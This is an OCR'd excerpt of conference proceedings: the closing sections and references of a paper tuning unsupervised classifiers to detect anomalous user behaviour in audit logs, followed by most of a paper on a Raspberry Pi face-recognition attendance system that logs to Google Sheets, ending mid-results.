A standard audit log with 48229 records has been used for research purposes. Its vectorization results in a dataset of integers that correspond to heterogeneous data of different types. The dataset includes 9 features: *User*, *URL*, *Event*, *Plat-*

form, *IP*, *Browser*, *Date*, *Time*, and *Admin*. While most of the attributes have random distribution, *Date* and *Time* provide quite interesting results. For *Date* density the X-axis corresponds to the days of the week, starting from Monday as 0 value. Most actions in the system are performed during the working days, while Saturday (5) and Sunday (6) remain days off for most employees and do not imply the active usage of the system. The *Time* density seems to be expected. Since the abscissa indicates the hours, it is predictable that time density has a close to normal distribution. This is due to the working hours of the employees, and time density distribution is important for detecting malicious actions in non-working hours.

4.2 Training and Test Datasets

The explored unsupervised methods of anomaly detection are capable of working with unlabeled data. There are no labels for the created dataset, and no security threats are present there. Therefore, all data could be labeled as normal one. However, measuring the accuracy of the classifiers requires some abnormal records in both train and test datasets. Algorithm 1 describes the approach used to create artificial outliers.

Algorithm 1
Input: standard vectorized data.
Output: outliers records for a particular user.
1: Extract data for one user.
2: Choose a random record from data.
3: Substitute a feature value (with i index) with a random integer that can be greater than the maximum value for this feature.
4: Repeat this action number of feature times for different records for the chosen user.

It allows creating outliers in order to test the accuracy of the classifiers. After training the machine learning models, the predicted and real labels of the test data can be compared, and the parameters of the classifiers can be adjusted to achieve better results. This method also allows choosing the best anomaly detection algorithm. As is obvious from the algorithm, only one feature in each record is changed. This is important for solving the set task, since the changes in even one feature may be a signal of a security threat. Since the algorithms divide data into two clusters without any labels, a possible solution to measuring the accuracy of the algorithms and choosing the best one in this case is given in article [25]. In particular, it is proposed to use Excess-Mass and Mass-Volume methods for solving this problem. These methods can be used in similar tasks, especially for datasets of smaller dimensions. Nevertheless, it appeared to be more effective and convenient to use manually labeled data, as well as conventional methods of measuring accuracy.

4.3 Standard Metrics of the Classifiers with Default Parameters

Three classifiers were chosen for testing and adjusting their parameters to improve accuracy. Standard classification metrics (accuracy, recall, precision, and f-score) were used to compare the accuracy [29]. These metrics are suitable for supervised learning methods that work with labeled data. In order to use unsupervised algorithms and measure the efficiency of the classifiers we have manually labeled the data. Figure 1 presents the measurements of these four metrics for 20 users that have different numbers of records (marked on the abscissa) using three classifiers.

4.4 Adjustment of OneClasSVM Parameters

Three parameters of OneClassSVM should be adjusted to gain better classification accuracy: *kernel*, *nu*, and *gamma*. The rest parameters that are supported by this method have insignificant influence on the classifier's accuracy. The parameter *kernel* has 5 different options: *linear*, *poly*, *rbf*, *sigmoid*, and *precomputed*. *Linear* and *poly* kernels, however, require larger volumes of data to process, and *precomputed* kernel requires a square matrix, while our dataset includes 9 features and much more records




Fig. 1 Estimation values of four metrics for 20 users




Fig. 2 Accuracy and f1-score for OneClassSVM with different values of *nu* (**a**) and *gamma* (**b**)

for each user. In this regard, only *rbf* and *sigmoid* kernels are considered, and the first one gives the best result. As for *nu* and *gamma*, different values of these variables have been tested (Fig. 2). A significant improvement in detecting outliers has been achieved with the following values: *nu* = 0.2; *gamma* = 0.15.

4.5 Adjustment of IsolationForest Parameters

For IsolationForest, the most significant parameters are *n_estimators*, *max_samples*, and *contamination*. As shown in Fig. 3, *n_estimators* = 120 (close to a default one, with high time efficiency) provides the best results (in terms of the accuracy and f1-score) in several experiments. As for the *max_samples*, the value of 225 has been chosen, even though its impact on the accuracy is insignificant. The best results for the selected dataset can be achieved using the value of the *contamination* equal to 0.15. The adjustment of IsolationForest parameters allowed for improving the classifier's accuracy from 72.9 to 78.3%.

4.6 Adjusting the Parameters of EllipticEnvelope

EllipticEnvelope has four significant parameters: *assume_centered*, *store_precision*, *contamination*, and *support_fraction*. *Assume_centered* and *store_precision* are parameters with boolean values (*True* and *False*). The accuracy and f1-score values are better when using *True* values of both the parameters. *Contamination* = 0.2, and *support_fraction* equal to 0.55 give the best results (see Fig. 4). The adjustment of the parameters allowed for improving the average accuracy of the classifier from 74.5 to 76.6%.




Fig. 3 Accuracy and f1-score for the IsolationForest with different values of *n_estimators* (**a**), *max_samples* (**b**), and *contamination* (**c**)




Fig. 4 Accuracy and f1-score for the EllipticEnvelope with different values of two parameters **a** *contamination*, **b** *support_fraction*)

4.7 Identifying the Best Classifier

As described in the previous sections, each model provides its own benefits, though average accuracy remains the most informative value to compare the efficiency of the classifiers (Table 1). After the adjustment three classifiers give similar results, but IsolationForest allows better performance in terms of accuracy. IsolationForest is more accurate on records with a small amount of data, while EllipticEnvelope shows

Table 1 Average accuracy values of the three classifiers

Classifier	Average accuracy (%)
OneClassSVM	75.3
IsolationForest	78.3
EllipticEnvelope	76.6

the best results for large datasets. It should be noted that IsolationForest reduces the number of FP records, though the security threats will be detected quite accurately even for users with many records. OneClassSVM shows the lowest accuracy in all cases. Therefore, IsolationForest is better for anomaly detection: it shows high-accuracy results in most cases and is sensitive to data outliers.

5 Discussion

The slight decline in accuracy results in case of increasing number of records may be explained by the chosen manual method of data labeling, and outlier insertion. Since all these algorithms are unsupervised ones, their anomaly detection is expected to be more accurate in real conditions. The accuracy in papers [5, 8] lies in the range of around 86–98% accuracy for various datasets and sets of classifiers. Thus, the accuracy of the classifiers in the considered literature is higher than in this paper. This is due to the use of popular, systematic datasets, and mainly synthetic data. The dataset considered in this paper contains real data from the existing web-based platform using risk-oriented authentication. It was found that the selected parameters of the classifiers give a worse result for users with more data than for users with little data. Thus, a differentiated approach to the selection of the parameters based on the number of user records in logs is planned to be developed and tested. Further work also implies additional data preprocessing. The use of feature space decrease methods (for instance, principal component analysis) should provide higher accuracy and efficiency of the system. Moreover, the user behavior patterns may be divided into several groups to adjust the classifier's parameters for each group independently. Since we consider each user behavior as a unique one, the application of more flexible behavior analysis methods may have a significant impact on the classification accuracy. The presented system and the corresponding approach have significant limitations in terms of scaling—the complexity of the model increases with the number of access logs analyzed. This significantly increases the analysis time for real-time authentication procedures. In addition, it is necessary to have access to event logs, and integrate third-party libraries into the web platform [30].

6 Conclusion

Account compromise is considered a serious security threat in information technology, and it may lead to data theft or the system disruption. We propose a possible solution to this problem that implies detecting the outliers in standard audit logs and extended user data as a suitable solution, which may be a sign of abnormal (suspicious) user behavior. Data outlier detection is based on the log analysis with manually labeled data using the IsolationForest classifier with the adjusted parameters. The machine learning methods support heterogeneous data with different behavioral patterns for each user. Moreover, the increase of feature space using FingerPrintJS library provides higher accuracy of detecting abnormal user behavior. The scientific novelty of the proposed system and approach lies in the synergy of machine learning and fingerprint methods used to extend the feature space, which in turn increases the effectiveness of the developed adaptive authentication system. The use of fingerprint libraries allows reducing the false rejection rate errors for the target adaptive authentication system from 23 to 14%.

References

1. Number of internet users worldwide from 2005 to 2021 (in millions). https://www.statista.com/statistics/273018/number-of-internet-users-worldwide/. Last accessed 1 Dec 2022
2. Number of internet and social media users worldwide as of July 2022 (in billions). https://www.statista.com/statistics/617136/digital-population-worldwide/. Last accessed 1 Dec 2022
3. Number of data records exposed worldwide from 1st quarter 2020 to 3rd quarter 2022 (in millions). https://www.statista.com/statistics/1307426/number-of-data-breaches-worldwide. Last accessed 1 Dec 2022
4. Endicott S (2022) Microsoft: 99.9% of hacked people are compromised for one (ridiculous) reason. https://www.windowscentral.com/microsoft-999-people-get-hacked-one-ridiculous-reason. Last accessed 1 Dec 2022
5. Zoppi T, Gharib M, Atif M, Bondavalli A (2021) Meta-learning to improve unsupervised intrusion detection in cyber-physical systems. ACM Trans Cyber Phys Syst 5(4):42:1–42:27 (2021). https://doi.org/10.1145/3467470
6. Zhong M, Zhou Y, Chen G (2021) A security log analysis scheme using deep learning algorithm for IDSs in social network. Secur Commun Netw 2021(5542543):1–13. https://doi.org/10.1155/2021/5542543
7. Le DC, Zincir-Heywood N (2021) Anomaly detection for insider threats using unsupervised ensembles. IEEE Trans Netw Serv Manage 18(2):1152–1164. https://doi.org/10.1109/TNSM.2021.3071928
8. Mezina A, Burget R, Travieso-González CM (2021) Network anomaly detection with temporal convolutional network and U-net model. IEEE Access 9:143608–143622 (2021). https://doi.org/10.1109/ACCESS.2021.3121998
9. Olanrewaju RF, Khan BUI, Morshidi MA, Anwar F, Kiah MLBM (2021) A frictionless and secure user authentication in web-based premium applications. IEEE Access 9:129240–129255. https://doi.org/10.1109/ACCESS.2021.3110310
10. Rahman MS, Halder S, Uddin MA, Acharjee UK (2021) An efficient hybrid system for anomaly detection in social networks. Cybersecurity 4(10):1–11. https://doi.org/10.1186/s42400-021-00074-w

11. Roy A, Razia S, Parveen N, Rao AS, Nayak SR, Poonia RC (2020) Fuzzy rule based intelligent system for user authentication based on user behaviour. J Discrete Math Sci Cryptogr 23(2):409–417. https://doi.org/10.1080/09720529.2020.1728894
12. Dia D, Kahn G, Labernia F, Loiseau Y, Raynaud O (2020) A closed sets based learning classifier for implicit authentication in web browsing. Discrete Appl Math 273:65–80. https://doi.org/10.1016/j.dam.2018.11.016
13. Class description sklearn.preprocessing.LabelEncoder. https://scikit-learn.org/stable/modules/generated/sklearn.preprocessing.LabelEncoder.html. Last accessed 1 Dec 2022
14. Yadav D (2022) Categorical encoding using label-encoding and one-hot-encoder. Towards Data Sci. https://towardsdatascience.com/categorical-encoding-using-label-encoding-and-one-hot-encoder-911ef77fb5bd. Last accessed 1 Dec 2022
15. Description of a datetime module. https://docs.python.org/3/library/datetime.html. Last accessed 1 Dec 2022
16. Patil P (2022) What is exploratory data analysis? Towards Data Sci. https://towardsdatascience.com/exploratory-data-analysis-8fc1cb20fd15. Last accessed 1 Dec 2022
17. Data Preprocessing, Loginom. https://wiki.loginom.ru/articles/data-preprocessing.html. Last accessed 1 Dec 2022
18. Luangmaneerote S (2018) Defences against browser fingerprinting techniques. Doctoral thesis. University of Southampton, Southampton, England
19. Jiang W, Wang X, Song X, Liu Q, Liu X (2020) Tracking your browser with high-performance browser fingerprint recognition model. China Commun 17(3):168–175. https://doi.org/10.23919/JCC.2020.03.014
20. Daud NI, Haron GR, Othman SSS (2017) Adaptive authentication: implementing random canvas fingerprinting as user attributes factor. In: 2017 IEEE symposium on computer applications & industrial electronics (ISCAIE). IEEE, Piscataway, pp 152–156. https://doi.org/10.1109/ISCAIE.2017.8074968
21. ElBanna A, Abdelbaki N (2018) Browsers fingerprinting motives, methods, and countermeasures. In: 2018 international conference on computer, information and telecommunication systems (CITS). IEEE, Piscataway, pp 1–5. https://doi.org/10.1109/CITS.2018.8440163
22. Zou F, Zhai H (2021) Browser fingerprinting identification using incremental clustering algorithm based on autoencoder. In: 2021 IEEE 23rd international conference on high performance computing & communications; 7th international conference on data science & systems; 19th International conference on smart city; 7th international conference on dependability in sensor, cloud & big data systems & application (HPCC/DSS/SmartCity/DependSys). IEEE, Piscataway, pp 525–532. https://doi.org/10.1109/HPCC-DSS-SmartCity-DependSys53884.2021.00093
23. Wu T, Song Y, Zhang F, Gao S, Chen B (2021) My site knows where you are: a novel browser fingerprint to track user position. In: ICC 2021—IEEE international conference on communications. IEEE, Piscataway, pp 1–6. https://doi.org/10.1109/ICC42927.2021.9500556
24. Tuncer T, Ertam F, Dogan S (2021) Automated malware identification method using image descriptors and singular value decomposition. Multimed Tools Appl 80:10881–10900. https://doi.org/10.1007/s11042-020-10317-6
25. Goix N (2016) How to evaluate the quality of unsupervised anomaly detection algorithms? In: ICML2016 anomaly detection workshop. ICML2016 anomaly detection workshop, New York, NY, USA, pp 1–13. https://doi.org/10.48550/arXiv.1607.01152
26. Smyth P (2022) Creating web APIs with python and flask. Program Hist. https://programminghistorian.org/en/lessons/creating-apis-with-python-and-flask. Last accessed 1 Dec 2022
27. Iordache A (2022) Containerized python development—Part 1, Docker blog. https://www.docker.com/blog/containerized-python-development-part-1/. Accessed 1 Dec 2022
28. Hiwarale U (2022) Anatomy of docker. itnext. https://itnext.io/getting-started-with-docker-1-b4dc83e64389. Accessed 1 Dec 2022
29. Bansal A, Singhrova A (2021) Performance analysis of supervised machine learning algorithms for diabetes and breast cancer dataset. In: 2021 international conference on artificial

intelligence and smart systems (ICAIS). IEEE, Piscataway, pp 137–143. https://doi.org/10.1109/ICAIS50930.2021.9396043

30. Iskhakov AYu, Mamchenko MV (2021) Vulnerabilities, points of failure and adaptive protection methods in the context of group control of unmanned vehicles. J Phys Conf Ser 1864(012044):1–11. https://doi.org/10.1088/1742-6596/1864/1/012044

Automated Contactless Attendance System

B. Bhuvaneshwari, H. Ranga Krishna Prasadh, P. Sathish, V. Anuja, and A. Mythily

Abstract Attendance marking in a classroom is a tedious and time-consuming task. Due to a large number of students present, there is always a possibility of proxy. In recent times, the task of automatic attendance marking has been extensively addressed via the use of fingerprint-based biometric systems, radio frequency identification tags, etc. However, these RFID systems lack the factor of dependability and due to COVID-19 use of fingerprint-based systems is not advisable. Instead of using these conventional methods, this paper presents an automated contactless attendance system that employs facial recognition to record student attendance and a gesture sensor to activate the camera when needed, thereby consuming minimal power. The resultant data is subsequently stored in Google Spreadsheets, and the reports can be viewed on the webpage. Thus, this work intends to make the attendance marking process contactless, efficient and simple.

Keywords Attendance system · Face recognition · Raspberry Pi · APDS 9960 · Gesture recognition system · Google apps script · OpenCV

1 Introduction

Marking attendance in a classroom with a large number of students is a difficult and time-consuming task. Faculties today face challenges such as handling an increasing number of students in a class, proxy attendance, dealing with latecomers and not having enough time to cover the syllabus. Therefore, an automated system can greatly reduce the efforts for marking attendance. The majority of organizations and educational institutions employ biometric systems to track attendance. The main advantage of an automated attendance system is its capability to generate several reports in a few minutes. Employees simply tap the screen to enter the workplace or classroom.

B. Bhuvaneshwari (✉) · H. R. K. Prasadh · P. Sathish · V. Anuja · A. Mythily
Department of Electronics and Communication Engineering, Coimbatore Institute of Technology, Coimbatore, India
e-mail: bbhuvaneswari@cit.edu.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_37

However, repeated touches on the device can have negative outcomes and can pose significant risks. Direct contact with the device could spread communicable diseases. Moreover, there are precautionary SOPs due to the COVID-19 pandemic. As a result, there is a necessity for a secure device which marks the attendance of students and teachers in a touchless, paperless and time-efficient manner [1–4].

2 Literature Survey

Suresh Ashwatappa et al. [5] have put out a plug-and-play gesture recognition system (GRS) that is adaptable to many gaming applications or interactive advertisements. To obtain a small portable device, Raspberry Pi has been interfaced with the gesture recognition sensor which translates physical motion into digital data with the help of directional photodiodes that detect reflected IR radiation supplied by the integrated LED. The APDS-9960 is a sophisticated Gesture, Proximity, Color and Digital ambient light detection sensor that communicates using I2C bus protocol. Therefore, this paper provides the inspiration to interface the APDS 9960 sensor with the Raspberry Pi-4 using I2C and utilize the data to turn on the camera.

The authors in [1] articulate that the support vector machine is a nonparametric supervised technique. The most common imageries for SVM are medium and high spatial resolution images, therefore it can be challenging to identify a particular pattern in these types of photos. SVM is used for image classification. SVM is a linear binary classifier that distinguishes just one boundary between two classes in its most basic form. The input space of the linear SVM is assumed to be linearly separable for the multidimensional data. This knowledge about SVM is applied to classify the facial image and recognize the person with a matching identity.

The paper [2] proposes a system using the HOG algorithm. But over the years, Viola and Jones algorithm is used in the recognition system. HOG detects the object using feature extraction based on the gradient of the image. The features are based on both the magnitude and angle of the gradient. With the help of these features, the gradient matrix is formed. These features are used for comparison in image processing applications as they are concerned with an object’s structure or form. From this work, the HOG algorithm was studied and implemented to classify facial images.

Manav Bansal in [3] has proposed that Face Recognition can be implemented on the Raspberry Pi using OpenCV and Python. Many classifiers for facial features are predefined in OpenCV. Three computations are made to detect the face in a particular picture by modifying the Python program. A histogram of the oriented gradient is used to recognize faces from a folder of photos. After that, the Haar classifier is utilized to calculate the picture once more. Python programming language is used to customize the framework. The framework’s capability is assessed by computing the face detection rate for each database. Despite the low quality of the image, it effectively demonstrates good execution. From this work, the principles of OpenCV are understood and implemented for image capture and frame streaming.

The authors in [4] have proposed a system to link Google Sheets with the web using a Google Apps Script. The paper discusses the concept of creating webpages using Google Apps Script which utilizes HTML, JavaScript, Spreadsheets, etc., and is implemented in this project for displaying the data from the Google spreadsheets to the web [6–10].

3 Existing Systems

An automated attendance system is a cloud-based or local-server-based system that organizations use to record attendance. An automatic attendance system set up in an educational institution permits staff to effectively manage the classroom while parallelly recording, storing and keeping track of students' attendance records. Automated attendance systems can be of many types including biometric attendance systems, RFID-based systems, punching systems and face recognition attendance systems. RFID-based systems are contactless but they are gullible by swapping tags, and also the purchase and replacement of tags can be expensive. Biometric systems, though secure and reliable, are either too expensive or not contactless, therefore, they are not desired [11–14].

Hence, face recognition attendance systems are most ideally suited for this application. The existing face recognition systems use the Haar cascade algorithm, which is not applicable to all images, and these systems consume a large amount of power as the camera is always active. A typical webcam consumes around 300 mA at 5–12 v.

4 Proposed System

This work aims to produce a face recognition system which uses adaptive camera enabling, triggered by gesture detection using APDS 9960 sensor, and the facial recognition is performed using HOG and SVM classifiers available in the Python dlib package. In this model, the APDS 9960 sensor is set up to detect the hand wave gesture and prompt the processor to activate the camera. The camera captures the image frames, and the processor recognizes any trained face with the help of HOG and SVM algorithms. Upon successful match, the student is marked present and the entry is updated in the database.

5 Hardware Setup

The proposed system model makes use of both distinctive and widely used hardware elements, including the Raspberry Pi 4B + , APDS-9960, LCD 16 × 2 display, USB webcam and 5 V–2.5A power adapter. The setup of the system model can be seen in Figs. 1, 2, whereas Fig. 1 shows the proposed system model.

The Raspberry Pi-4 single-board computer was chosen due to its superior specifications that make it possible to execute machine learning algorithms. The APDS 9960 sensor, web camera (USB) and character LCD display are interfaced with Raspberry Pi. APDS 9960 sensor is set up to detect the left–right wave gesture of a person. When the camera is turned on, it captures the person's face, and the LCD display is used to display the details of the person.




Fig. 1 Proposed system model




Fig. 2 Proposed system design

6 Proposed System Design

The system is placed in a region where it is most convenient and accessible to the students. The faces of the students are priorly trained with their name and roll number. When a person shows a lateral wave hand gesture, the APDS-9960 detects the gesture and prompts the Raspberry Pi processor to turn the camera ON. The image frames are captured until either a trained face is detected or 8 s of the active period have elapsed, whichever occurs first. The face of the person is detected by the face recognition algorithm that is employed.

The facial features are extracted using HOG and SVM algorithms. Historical Histogram of Oriented Gradients (HOG) is a feature descriptor that counts the instances of gradient orientation in a restrained area of an image. The HOG algorithm divides the image into small blocks, then groups all cells to form a feature vector which is unique for each face. It is computed based on both the magnitude and angle of the gradient. Because the facial features are described using the local intensity gradient distribution and edge detection, HOG is robust with the linear SVM machine learning algorithm.

SVM is a machine learning model used when the number of features are high compared to the number of data points in the dataset. SVM chooses the best decision boundary based on which subsequent data points can be swiftly classified into the appropriate class. One training image per person is all that is needed to extract a person's facial features, making the system storage efficient. Both HOG and SVM are included in the dlib Python source library, making them very easy to access and implement. In the paper [6], the operation of HOG and SVM algorithms is discussed in depth. Figure 3 depicts the flow of the face recognition process.

The features of the captured face are extracted and compared with the trained faces. If the face matches with any trained face, then details of the person are displayed in the LCD display and the attendance is marked for the corresponding student. If more than one user is visible in the camera frame, just the first detected match is recorded. As a result, the system works best with a single user at a time. Then the details are sent to the cloud database. If the face is not matched, then it gets neglected.

Google spreadsheet is used as a database to store the attendance details and login credentials of the students. The recognized face that is marked present is displayed in LCD display, then the details are sent to Google spreadsheet via Webhook which parses the data fields by name, date, time, roll number and subject into columns. A website is created using the Google Apps Script, JavaScript and HTML to display the attendance details of the students. The data from the spreadsheet are loaded into the webpage instantly. The students can then access their attendance reports through the website using their login credentials. The attendance details get updated instantly in the database as soon as the student gets identified by the system with minimum latency.



REGISTERING STAFFS AND STUDENTS
Capturing images
Run algorithm to extract image features
Store the trained faces in local data
Load the data sets from Directory
FACE DETECTION
APDS 9960 sensor detects the wave gesture made by the person
Images are captured by camera
Run algorithm to extract image features
COMPARE CURRENT FACE WITH TRAINED DATASET
NO MATCH
Unknown face
Neglect
MATCH
Trained face
Get name,time
DISPLAY DETAILS IN PI MONITOR
UPDATE DETAILS IN CLOUD DATABASE

Fig. 3 Proposed face recognition process

7 Results

The proposed system is used to automatically update the attendance using facial recognition algorithm. A lateral wave gesture is made to capture the students' faces using APDS 9960 gesture sensor. During this process, the sensor consumes only 0.2 mA at 3.3 V. If the face of the student matches with one of the registered faces, the details are displayed on the LCD screen as shown in Fig. 4. The data fields are parsed and sent to Google spreadsheet via Webhook, which is shown in Fig. 5.

Figure 6 represents the attendance portal in which the individual student attendance reports can be viewed by login into the website using the student's username and password. The login credentials such as username, password and name of the student are stored in the spreadsheet as represented in Fig. 7.

Upon successful login, the student can access his/her attendance report in tabular format as shown in Fig. 8. Figure 9 shows the provision page provided to search the student's records using roll number, date, subject code and name of the student.





Fig. 4 LCD screen display


Rpi Attendance rk
File Edit View Insert Format Data Tools Extensions Help
Last edit was on August 29
100%
